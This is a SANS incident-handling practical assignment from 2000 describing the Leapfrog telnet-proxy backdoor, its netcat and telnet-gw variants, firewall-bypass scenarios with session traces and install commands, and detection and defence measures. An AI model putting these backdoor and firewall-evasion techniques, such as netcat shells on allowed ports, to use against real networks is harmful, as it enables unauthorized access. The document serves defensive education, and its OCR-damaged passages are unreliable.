A network backdoor: Leapfrog

Author : Jean Triquet

Practical assignment , SANS 2000, Monterey

Advanced Incident Handling and Hackers Exploits

November 20, 2000

1. Exploit Details

Name: leapfrog

Variants: Netcat, telnet-gw

Operating System: Tested on WinNT, Win2000, Linux, Solaris. The program versions is 1.0 for UNIX and 1.2 for Windows.

Protocols/Services: Telnet proxy service

Brief Description: This tool allows individuals to circumvent network access controls, like firewalls. It will receive Telnet requests on a specific port and redirect the connection to the Telnet service, TCP port 23, on a remote computer, so-called the target. The idea is to configure leapfrog to listen on a port allowed by the firewalling system creating a backdoor.

2. Protocol Description


Leapfrog involves Telnet and proxy services. Nothing magic, all legitimate material. However, Internet Security Systems considers leapfrog a high-risk vulnerability. If you find this running on one of your computers, you may be in trouble. BackOrifice2000 is advertised as being a remote administration tool by its authors. It's all in the way you use it…

Telnet

Telnet is a terminal access program that allows individuals to initiate a shell or command line session with a remote computer. It is a client-server protocol with the Telnet client initiating the session to a Telnet server. The result is a command line interface to the Telnet server host, available on the Telnet client.

It is supported by most platforms used in the Internet cyber-world, Windows NT/2000 and UNIX operating systems. Telnet usually calls the *login* program on the server (on UNIX servers), for authentication and session initiation. The authentication is in clear text, as well as the whole session. This means that a malicious individual monitoring the session could capture usernames, passwords and any other sensitive information being exchanged between the client and the server during the Telnet session.

Telnet is also a very neat tool to test other Internet services like email or Web services. An individual can launch a telnet client and connect to any of the TCP ports available on a host. For example, if you try it against a Web server, you will get something of the like:



```
                                            While trying to retrieve the URL:
                                                                             <A
HREF="UNKNOWN URL">UNKNOWN URL</A>
                                  <P>
                                     The following error was encountered:
                                                                         <UL>
                                                                             <LI
><STRONG>ERROR 113 -- The syntax for the URL you entered is not valid.</STRONG>
                                                                               <
/UL>
    <P>This means that:
                       <P>
                          <TT>
                                                 ng error or the URL you entered
 might not follow the <A HREF="http://47.240.2.42:80/disk_objects/help/urlsyntax
.html" TARGET=_help>rules for the syntax of URLs.</A>
                                                     Please reenter the URL in t
he correct form.

                <//TT>
                     <P> <HR>
                             <!-- NetCAcHeErrOR -->
                                                   </BODY></HTML>
```

Telnet

Connection to host lost.

OK

This type of reply may return which type of Web server is running, along with the software version. This is a very basic technique used by hackers. It is not limited to SMTP or HTTP.

Proxy services

A proxy service for a particular protocol or set of protocols, is used to relay requests between a client and the server of the protocol(s). There are a variety of proxy services, some sophisticated, some generic and basic. The advantage of using proxy services to relay the communications between a client and a server, is that you can apply some control over the communications being relayed. So, in the majority of cases, proxy services are used for control and security. However, to apply useful control, a proxy service has to be aware of the protocol, it must understand it. This is not an easy task and therefore, today there are just a limited number of Internet services that can be controlled by proxies. The rest of the Internet services are limited to use generic proxies, which provide very limited control. It is the equivalent of a packet-filtering device. A proxy service can be used to relay traffic between ports on the same computer, or between two computers over a network.

Leapfrog

The leapfrog architecture consists of a client computer running a Telnet client, a leapfrog server running Telnet proxy services and a target computer, running a Telnet server. The Telnet client connects to the leapfrog server. The leapfrog server, in turn, asks the client to which Telnet server it wishes to connect. The client enters the IP address or hostname. Then leapfrog forwards the connection request to the Telnet server. From then on, the leapfrog server will relay the requests and replies, between the Telnet client and the Telnet server. The steps are illustrated below and graphically, in section 4. The leapfrog server will listen by default on TCP ports 5000 and 5001; this can be modified to any ports, for complete customer's satisfaction. The port 5000 will answer the telnet requests while the port 5001 is there for administration purposes. Leapfrog runs on Win32 platforms, Solaris, BSD and Linux.

Telnet-client: {TCP, random port}	→	Leapfrog-server: {TCP, 5000}
Leapfrog-server: {TCP, random port}	→	Telnet-server: {TCP, 23}

Telnet-server: {TCP, 23}	→	Leapfrog-server: {TCP, random port}
Leapfrog-server: {TCP, 5000}	→	Telnet-client: {TCP, random port}


And so on ……

3. Description of variants

Netcat

Netcat is a quasi-similar tool. Netcat is a powerful tool for playing interesting games on a network. One of these games is the ability to configure Netcat to listen on a specific port, in UDP or TCP mode. It can also be configured to perform a specific action when it receives a packet on the listening port.

So using the aforementioned features, the following could happen. An individual could install Netcat on a Windows NT server and have it listen on port 53 (DNS) which the firewall has opened. Then, the same individual could configure Netcat to launch a DOS command shell on this port as soon as a connection is established by a Netcat client. Hence, this individual could, from the Internet, start remotely a command shell on this Windows NT server. Pretty similar to a Telnet session.




Netcat is listening on UDP port 53 (DNS)
Netcat can spawn off a command shell on connection establishment

Telnet-gw

Telnet-gw comes with the TIS firewall tool-kit. It is not malicious software. However, it is interesting to describe it here since it works similarly to leapfrog. Telnet-gw is used to allow “secure” telnet access to a TIS firewall. It is used in conjunction with netacl. Netacl controls who can use certain network services, like telnet-gw or ftp-gw.

Telnet-gw is used to do telnet proxing. Telnet-gw is installed on the firewall; through proper configuration of the inetd.conf file, it will receive telnet requests on a specific port, perform some access control with the help of netacl and, upon authorization, will bounce the connection to the telnet port, TCP 23. It will remain the intermediary between the telnet client and the telnet server for the whole session.

Obviously, this tool is practical to add some security to a telnet session. It initiates telnet sessions on a non-traditional port, therefore confusing potential hackers. It also provides additional logging, and access control through netacl. For the same reasons, someone could use it to create a backdoor on a system where connection on port 23 is normally denied. This is where leapfrog comes handy.



telnet-gw receive a telnet requests on port 5000, authenticate the request and forward on to port 23 (telnet) if the user is authorized. The reply takes the reversed path.

4. How the exploit works

From *packetstorm.securify.com*

“

Leapfrog 1.0. Leapfrog will anonymize and redirect any port. It can be used to work around firewall configuration and other issues requiring a port redirect. For example, you have a firewall that does not allow telnet (23), but it does allow http (80). Set leapfrog up on the other side of the firewall to listen on port 80 and send to 23, then telnet to port 80 of the leapfrog machine and you will ricochet to the machine you wish to connect. You will have the Leapfrog machines' IP and MAC addresses. It supports unlimited users (well, limited by memory). Leapfrog can be chained, reconfigured on the fly, and customized to change ports/machine redirects without the need to log into the box. It can be configured (with little work) to remove all traces of itself from disk after being loaded, or it can be configured to log everything (default). It supports colors and some basic admin tools. It is very fast. Leapfrog compiles on Solaris 2.6, 2.7, x86 (2.6, 2.7), Linux with pthread libs, BSD with pthread libs. Possibly others, but it wasn't tested on others.
“


The author claims that the program was intended as a system administration utility, to administer computers “sitting on the Internet”, outside the internal network. However, the author is also particularly proud to announce, on the web page of the program (see section 9) that it can help circumvent firewalls and it could be easily configured to install and load itself without leaving a trace. It is an interesting set of features but I can’t imagine how these features can be useful or required by a system administrator.

The program is a proxy server for telnet. It will install itself on a server and, when the program is started, it will listen on a certain port. The default port is 5000 but it can be easily configured to something different like port 80 (HTTP) for example. When someone starts a Telnet client and initiates a session with the port 80 of the compromised server, the client will get a reply asking for which server it would like to Telnet to. This information is cached for future sessions. It’s great to have conscious programmers in the cyberspace. The client will enter hostname or IP address. Bingo, it will then receive the login banner from the targeted host.

We will review the program functionality and features in greater details in the next section (5. How to use it?). We will describe here, how the program can be used to exploit security infrastructure vulnerabilities.


The Internet firewall scenario

In this scenario, we have a very basic network setup, a firewall protecting a DMZ and a private network from the big bad Internet.



leapfrog - Network example of a three-legged firewal with DMZ
INTERNET
FW-B
DMZ
Switch A
IBM Compatible
Private Network
Switch B

The next figure represents the victimized servers in more details.



In the figure above,
ServerB is a DNS server with IP address of 192.168. 20.20
ServerA is a Web server with IP address of 192.168. 20.30

The firewall could have the following configuration:

Rule No.	Source	Destination	Service	Action
1	Any	Servers-DMZ	http	Allow
2	Any	Servers-DMZ	DNS	Allow
3	Any	Any	Any	Deny

Where Servers-DMZ is a group of objects including all the servers sitting in the DMZ, specifically serverA and ServerB. In this setup, the firewall rules are wrong. No HTTP traffic should be allowed through for ServerB. The rules are not specific enough, creating an exposure to backdoor programs like leapfrog.

In this setup, a moderately smart attacker would deploy leapfrog on ServerB and configure it to listen on port 80. Obviously, by putting leapfrog on ServerA and configuring it to listen on port 80 would alarm the system administrator quickly since the web server would not function anymore, its port 80 being used for another purpose than HTTP.

The use of the backdoor would go like this. It is assumed that the tool has been deployed and installed already. In this section, there is a brief discussion on how the tool can be distributed on one's network, without one's knowledge.

1- The remote attacker starts it's Telnet client and attach to the Leapfrog server, like in the following

```
# telnet 192.168.20.20 80
```

Network trace of an actual connection(tcpdump):

```
192.168.10.10.32815 > 192.168.20.20.www: S 545606842:545606842(0) win 8760
<mss 1460> (DF)
192.168.20.20.www > 192.168.10.10.32815: S 5948580:5948580(0) ack 545606843
win 8760 <mss 1460> (DF)
192.168.10.10.32815 > 192.168.20.20.www: . ack 1 win 8760 (DF)
```

The firewall lets the connection through, based on rule 1. The firewall doesn't have a clue that a Telnet session is being initiated. Unless it is a smart enough application-level gateway (or proxy server), it doesn't think that it's strange to have a Telnet request to a port 80.

2- The leapfrog responds with the following screen

```
# telnet 192.168.20.20 80
Trying 192.168.20.20...
Connected to 192.168.20.20.
Escape character is '^]'.
                    Welcome TO Leap Frog


           www.cotse.com (Church Of The Swimming Elephant)
Type In server and port to Leap Frog To
>
```

Network trace:

```
192.168.10.20.www > 192.168.10.10.32815: P 1:46(45) ack 1 win 8760 (DF)
192.168.10.10.32815 > 192.168.10.20.www: . ack 46 win 8760 (DF)
192.168.10.20.www > 192.168.10.10.32815: P 46:222(176) ack 1 win 8760 (DF)
192.168.10.10.32815 > 192.168.10.20.www: . ack 222 win 8760 (DF)
192.168.10.10.32815 > 192.168.10.20.www: P 1:16(15) ack 222 win 8760 (DF)
```

```
192.168.10.20.www > 192.168.10.10.32815: P 222:287(65) ack 16 win 8745 (DF)
```

The leapfrog server has sent its interface to the Telnet client, requesting the client to enter the IP address of the server to which it wishes to connect. This is what this extract of a tcpdump trace represent.

3- The remote attacker fills the blank fields with the address of the target server

```
Type In server and port to Leap Frog To
> 192.168.20.30


Trying to connect to: System 192.168.20.30 on Port=23
```

A partial network trace of the whole exchange. Interesting here to verify that packets are really relayed by the leapfrog server. It is not a fake! :

```
192.168.20.20.1033 > godfather.telnet: S 5971000:5971000(0) win 8192 <mss
1460> (DF)
godfather.telnet > 192.168.20.20.1033: S 1938957043:1938957043(0) ack 5971001
win 32120 <mss 1460> (DF)
192.168.20.20.1033 > godfather.telnet: . ack 1 win 8760 (DF)
192.168.10.10.32815 > 192.168.20.20.www: . ack 287 win 8760 (DF)
godfather.telnet > 192.168.20.20.1033: P 1:13(12) ack 1 win 32120 (DF)
192.168.20.20.www > 192.168.10.10.32815: P 287:299(12) ack 16 win 8745 (DF)
192.168.10.10.32815 > 192.168.20.20.www: P 16:28(12) ack 299 win 8760 (DF)
192.168.20.20.1033 > godfather.telnet: P 1:13(12) ack 13 win 8748 (DF)
godfather.telnet > 192.168.20.20.1033: . ack 13 win 32120 (DF)
godfather.telnet > 192.168.20.20.1033: P 13:37(24) ack 13 win 32120 (DF)
192.168.20.20.www > 192.168.10.10.32815: P 299:323(24) ack 28 win 8733 (DF)
192.168.10.10.32815 > 192.168.20.20.www: P 28:91(63) ack 323 win 8760 (DF)
192.168.20.20.1033 > godfather.telnet: P 13:76(63) ack 37 win 8724 (DF)
godfather.telnet > 192.168.20.20.1033: . ack 76 win 32120 (DF)
godfather.telnet > 192.168.20.20.1033: P 37:52(15) ack 76 win 32120 (DF)
192.168.20.20.www > 192.168.10.10.32815: P 323:338(15) ack 91 win 8670 (DF)
```


And so on …

4- The leapfrog server receives the address information from the remote attacker. It then proceed with the Telnet session, forwarding the Telnet connection request to the target server. The target server reply with the login screen. This login screen appears on the attacker computer. The attacker then just has to type in username and password information.

```
Trying to connect to: System 192.168.20.30 on Port=23
SunOS 5.6

login: bobepine
Password:
Last login: Sun Nov 19 01:32:56 from 192.168.20.20
Sun Microsystems Inc.   SunOS 5.6       Generic August 1997
$ hostname
godfather
```

The internal firewall scenario


leapfrog - Internal network firewall
Port 60998, listening for a leapfrog client
Management Network
NMS server
(hosting a leapfrog server)
Hub
INTERNET
FW-B
DMZ
FW-A
Hub
Web server
Hub
Private Network
Hub
Remote User
Hub

I am presenting this scenario because this is a much better setup for an attacker. Management software is always a pleasure to secure with all the different types of network traffic to support, the agents deployed everywhere and the trust relationships the agents need to communicate with the Network Management Systems

Nowadays, it is not uncommon to have multi-NICs on computers. One of the reasons behind this is to distribute different type of traffic on different network LANs. Or it may be designed this way to separate security domains, like a public network and a private network. An example of this would be like on Figure X. In this setup, the computers in the DMZ and in the private network zones are multi-NICs with one NIC attached to the production network and the second NIC attached to the management network. This management network connectivity gives access to Network Management System (NMS) servers, Performance Monitoring servers or any other management-like server. A filtering device, like a firewall, can control this access.

One problem of NMS servers is the huge range of ports that need to be opened on a firewall so it can communicate with its agents (agent for performance, software distribution, etc.). The NMS communicates with SNMP agents in the field, the agents being installed on the production servers. Since the NMS server has to communicate with typically a large number of servers, a large range of TCP ports are made available. For example, TCP ports 60000-61000 could be reserved for communications with the agents.

The firewall could have the following configuration:

Rule

No.	Source	Destination	Service	Action
1	Any_Private_LAN	NMS_Server	{TCP, 60000-61000}	Allow
•	•	•	•	•
•	•	•	•	•
•	•	•	•	•
XX	Any	Any	Any	Deny

This is perfect for leapfrog. It gives to our happy software a great platform for installation. Leapfrog can be configured to listen on one of the last port in the range. The likelihood of being discovered because of a broken application becomes much more reduced. Usually, the range of ports will be larger than really necessary, to have a buffer of ports, as an availability assurance.

How do you distribute the program?

Now that we know how it works, the question is: how is it actually distributed on computers? The same way as any other backdoors are being distributed. A good and well-know example is BackOrifice or its modern version BackOrifice2000. The program can be packaged with legitimate software, attached to any program or file. It is very easy to install, on Windows or UNIX so it would be very easy to create a Trojan with it.

Another very efficient mean of distribution is the "insider's job". This can be a malicious employee or simply a well-intentioned employee who doesn't understand the potential risk of this tool and decides to deploy it on a server. Just to facilitate the remote management of the company's servers. The Internet is scanned regularly, so if a server has leapfrog installed, it is just a matter of time before it is found and used.

5. How to use it?

A very detailed description and explanations on how the program is used has been provided in section 4. This section will describe the installation procedure and discuss features that were not addressed in the previous section.

Installation

First, let's take a look at the installation procedure.

On UNIX:

Put the tarball somewhere on the UNIX server (move, copy, etc)
Untar the package → > **tar xvf leapfrog_1_0a.tar**
Go in the root directory
of the program → > **cd leapfrog-1.0**
Configure and
Compile the software → > **,/configure**

(this command configures 3 parameters:

1. **What type of Operating System**
2. **default listening port**
3. **Logging enabled/disabled)**

> **Make all**

That's it; the program is installed and ready to roll. It is started with the command

```
> leap_frog.
```

On Windows:

Unzip the archive, in any directory. That's it, it is ready to go. It is started with command

```
> leap_frog
```

Features

Configuration port

Leapfrog has a configuration port opened when it is started on a computer. It has a help menu. The Windows version has more features than the UNIX one. The interface is presented here

```
                        www.cotse.com (Church Of The Swimming Elephant)
    NOTE: You have connected to the configuration utility
    ping has been added just type: ping host
    traceroute has been added just type: traceroute (or tracert) hostname
    The New configuration (if it can be resolved) will be cached
    If this is the first time you are connecting (resolved queries) will be cached

Please enter Server, port (default is 23), and TCP/UDP (default is TCP) Followed by a carriage return
Help is Available: type -> help
Example foo.bar.com 4365

Type In server and port to Leap Frog To
> help
ping, traceroute, tracert, reload_files, help, quit
Type In server and port to Leap Frog To
> reload_files
files re-loaded ok
Here is the updated list:
127.0.0.1
10.0.0.*
10.12.4.54
10.4.5.*
10.1.*.*
192.168.*.*
Type In server and port to Leap Frog To
>
```

Leapfrog caches the IP address of the Telnet server to which an individual last connected. This way, the next time that individual connects to Leapfrog, the login screen of the Telnet server is presented immediately. If the same individual wants to change Telnet server (go hack another computer), he can connect to the configuration port and enter the new IP address. This interface comes from a Windows Leapfrog server. It has traceroute, ping and reload_files capabilities. The reload_files function will reload dynamically the configuration files, without the need to restart Leapfrog on the server.

6. Signature of the attack

Leapfrog is a Telnet proxing program. Therefore, its usage by an attacker will likely generate atypical Telnet traffic. The traffic between the Leapfrog server and its two companions is in clear text as shown on the next figures. The first figure represent a packet being sent from a Leapfrog server to the Telnet client. The word login is seen in the packet. The second figure shows another packet being sent from the Leapfrog server to the Telnet client. In this packet we can read Leap Frog.

The use of the Leapfrog backdoor will show in network traces as demonstrated here.

The attack will also leave some traces on computers. While it installs and runs very quietly, it is nonetheless not an extremely stealthy application. It yields readily to fairly simple methods of detection and removal. It depends upon the user's unawareness of its presence, and to get installed, it generally requires a lack of caution, misplaced trust, or simply an unawareness of risks on the part of its victims. Unfortunately, those very traits are typical of a large proportion of Internet users. The program will have a process running on the computer it is installed on. It will be visible by the command "ps" on UNIX or with the Task Manager on Windows.

7. How to protect against it?

→ Protect Detect React ←

In the class Information Security Foundation from the LevelOne curriculum of the SANS Institute, it is proposed that a security system must include protection, detection and reaction capacities. To defend against a backdoor like Leapfrog, we must then apply this principle and cover these three layers of defense.

Protection

Sound firewalls configuration

Leapfrog is a Telnet proxing program. It needs opened ports on firewalls (or packet filtering devices, like routers) to function. Implementing tight rules on every firewalls and/or packet filtering devices of the network, will limit greatly the opportunities for an attacker to make good use of a leapfrog backdoor. The attacker may be forced to install leapfrog to listen on a port already in use by a service, increasing greatly the risks of detection.

Sound Security Policy for System Administration functions

A sound and solid security policy for system administration functions will also offer a protection mechanism. How? A policy stating that system administration of any server in the organisation canbe performed from only a specific set of workstations (for example, from the workstations in a Network Operations Center) and that no telnet-hopping between servers is permitted will drive the design of a security architecture aimed at enforcing this policy. And if no telnet-hopping is available between servers, then the usefulness of leapfrog becomes greatly reduced again

OS hardening

The previous point proposes a policy. The enforcement of this policy will come from the hardening of the servers. OS hardening should always be done on each and every servers in an organization. But for the study of the leapfrog backdoor, we will look at two elements that will help protect against its use.

A good tip to protect against Leapfrog and for OS hardening in general, don't leave a C compiler on your production servers. Without a compiler, Leapfrog can not be installed on a UNIX server. It doesn't solve the Windows problem though.

No Telnet at all

First, Telnet can be removed completely and banished from the network. Use SSH or OpenSSH instead.

Control Telnet access

If Telnet services can not be banished from the network, then access controls must be implemented to help enforce the aforementioned policy. TCPWrappers must be installed on every servers to control which computer has the right to use its Telnet service. This will give the capacity to block Telnet-hopping between servers and limit Telnet access from the authorized workstations. This, of course, won't protect against IP spoofing but it will increase the level of difficulty for an attacker to "perform its functions".

Detection

(…and prevention…)

The protection measures proposed can't prevent the distribution of the leapfrog program. They can prevent its use. Monitoring controls must be deployed to intercept the program before it is installed.

Audit

Auditing is a major safeguard in security as well as in any change control process. There are 3 audit mechanisms that can be used to help defend against a backdoor like leapfrog.

First, you can use security scanners, like ISS Internet Scanner, to detect servers running leapfrog. ISS lists leapfrog as a high risk vulnerability.

Second, you can use "integrity checkers" of the like of Tripwire or ISS System Scanner, to detect any change of configuration on a server. If you compare a server image before leapfrog and after leapfrog has been installed, if the audit software is properly configured, it will detect that there is additional software on the server.

A third possible way of auditing the servers is to regularly verify which processes are running on your servers. As described in section 7, the leapfrog server will be visible through the processes list.

Content monitoring

You may also be able to intercept the software package before it reaches your servers. Tools like SurfControl or TrendMicro WebScan, can monitor the incoming/outgoing traffic for specific string of characters. You can perform a check on the word leapfrog.

Network intrusion detection

